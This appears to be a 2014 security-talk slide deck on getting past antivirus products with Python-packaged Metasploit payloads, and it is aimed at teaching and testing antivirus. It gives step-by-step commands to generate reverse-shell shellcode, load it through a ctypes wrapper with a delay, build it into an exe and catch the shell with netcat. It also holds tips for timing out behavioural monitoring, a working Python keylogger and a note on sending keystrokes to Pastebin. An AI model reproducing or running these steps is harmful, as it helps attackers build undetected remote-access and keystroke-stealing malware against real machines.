
- I Tweeted about this, and @NortonSupport replied
- VirusTotal is not a fair test, because real installed Norton uses Heuristic Scanning
- @NortonSupport gave me a link for a 30-day trial version :)

Norton Wins!

The screenshot displays the Norton Internet Security interface. At the top, the title bar reads "Norton Internet Security" with navigation links for "Settings", "Performance", "Feedback", "Account", and "Support". A "Sign in" button is visible in the top right corner. The main window is titled "File Insight" and features a red notification banner with a white 'X' icon stating: "A program was behaving suspiciously on your computer. This program was removed." Below the banner, the file "foo.exe" is identified with a threat name of "SONAR.Heuristic.120". The "Details" section notes "Very Few Users, Very New, Risk High". The "Origin" section states "Downloaded from Unknown". The "Activity" section shows "Actions performed: 6". On the right side, a "Show" dropdown menu is set to "File Actions", listing three items: "File: c:\users\sam\desktop\foo.exe Removed", "File: c:\users\sam\appdata\local\temp_mei32922\microsoft.vc90.crt.manifest Removed", and "Directory: c:\users\sam\appdata\local\temp_mei32922 Removed". At the bottom of the window, there are links for "Copy to Clipboard", "Restore", and "Options", along with a prominent yellow "Close" button. The Norton logo is in the bottom left corner, and a "Family" icon is in the bottom right corner.

Kaspersky Wins!

- Avast! doesn't detect it
- Kaspersky detects it as HEUR:Trojan.Win32.Generic



Python v. AV

Round 2

shell_bind_tcp
with a delay



Bobby 'Tables @info_dox 17m

@sambowne @NortonSupport You know it would take like, 2 minutes of python work to evade that, right?

← View



Sam Bowne @sambowne 17m

@info_dox @NortonSupport I don't know; please tell me how!

← View



Bobby 'Tables

@info_dox

@sambowne @NortonSupport k, so you are being pinged by the behavioral analysis nonsense, right? Those things dont monitor forever ;)

3:40pm · 20 Mar 14 · web





Bobby 'Tables

@info_dox

@sambowne @NortonSupport they normally only watch a process for a minute or two to see if they do anything nasty. they also hook sleep() tho

3:41 pm · 20 Mar 14 · web



Bobby 'Tables

@info_dox

@sambowne @NortonSupport theres the clue: do nothing malicious until it stops monitoring, then do errything malicious. Including deleting AV

3:41 pm · 20 Mar 14 · web

DEMO

- On Kali

```
cp foo foo2
```

```
nano foo2
```


```
x=raw_input("Press Enter to continue")
```

- On Windows, in pip-Win:


```
venv -c -i pyi-env-name
```

```
pyinstaller --onefile foo2
```

Norton, Avast, & MSE Lose!



Kaspersky Wins!



Python v. AV

Round 3

shell_bind_tcp

in two stages

no delay


Other AV

- Tested on Mar 24, 2014 with a two-stage reverse shell and no time delay
- All these failed
 - Norton
 - Nod32
 - Avast!
 - 360 Internet Security
 - McAfee
 - Kaspersky

Remember Mikko?



F-Secure Wins!



AV Challenge

Antivirus Challenge: Detect This Malware

Malicious EXE File

This binary file, when executed on a Windows target, causes it to connect back to a Metasploit listener at the IP address 192.168.1.89
[rsh-192-168-1-89.exe](#)

It's a 3 MB file. Normally I zip malware with a password but since no anti-malware product can detect this one there is at present no reason to bother.

- Posted April 3, 2014
- No reply from AV vendors, but Norton improved its detection after that
 - Now a delay is required

Python v. AV

Round 4

shell_bind_tcp

with a delay

INSTRUCTIONS

- On Kali

```
msfpayload windows/shell_reverse_tcp  
LHOST=192.168.119.252 C > rev  
nano rev
```

- Change top to

```
x=raw_input("Press Enter to continue")  
from ctypes import *  
shellcode = (
```

- Change bottom to

```
);  
memorywithshell = create_string_buffer(shellcode,  
len(shellcode))  
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))  
shell()
```

INSTRUCTIONS

- On Windows, in pip-Win:


```
venv -c -i pyi-env-name
```

```
pyinstaller --onefile rev
```

- On Kali

```
nc -lp 4444
```


Norton Loses



Kaspersky Wins



Advanced Malware Protection

Lastline Analysis Report

Analysis Report

April 27, 2014

1 Threat Level

The file 44419684a867bf43be47176b3d233d1e was found to be malicious (score 75 / 100) at 2014-04-27 23:36:09

Malicious Activity Summary

Title	Content
Signature	Metasploit executable identified
Signature	Metasploit TCP shell/reverse shell identified

ty @ChrisAbdalla_1 from HP ESP TippingPoint



- A friend in the financial industry tested Evil.exe on a system protected by FireEye
- FireEye gives no alerts and lets it post keystrokes right to Pastebin

Python Keylogger

Google "Python Keylogger"

- I used this one from 4 years ago


🕒 4 Years Ago

Written in python2.6

I know there are a lot of key loggers out there, but i wanted to try my hand at it.
It works like a charm =)

```
1. #Key Logger
2. #By: K.B. Carte
3. #Version 1.0
4. #####
5.
6. import pythoncom, pyHook, sys, logging
7.
8.
9. LOG_FILENAME = 'path\to\log.out'
10.
11.
12.
13. def OnKeyboardEvent(event):
14.     logging.basicConfig(filename=LOG_FILENAME,
15.                         level=logging.DEBUG,
16.                         format='%(message)s')
17.     print "Key: ", chr(event.Ascii)
18.     logging.log(10,chr(event.Ascii))
19.     return True
20.
21. hm = pyHook.HookManager()
22. hm.KeyDown = OnKeyboardEvent
23. hm.HookKeyboard()
```

Post Keystrokes to Pastebin



Problem

- Pastebin busted me for making too many pastes in a 24-hour period
- So I wrote my own Pastebin imitation

Kaspersky & Avast! LOSE



Norton WINS!

Security Risk Detected

Help

**A program was behaving suspiciously on your computer.
This program was removed.**

- Very Few Users**
Fewer than 5 users in the Norton Community have used this file.
- Very New**
This file was released less than 1 week ago.
- High**
This file risk is high.

SONAR Protection monitors for suspicious program activity on your computer.

key-sam.exe
Threat name: [SONAR.Heuristic.120](#)
Downloaded from Unknown

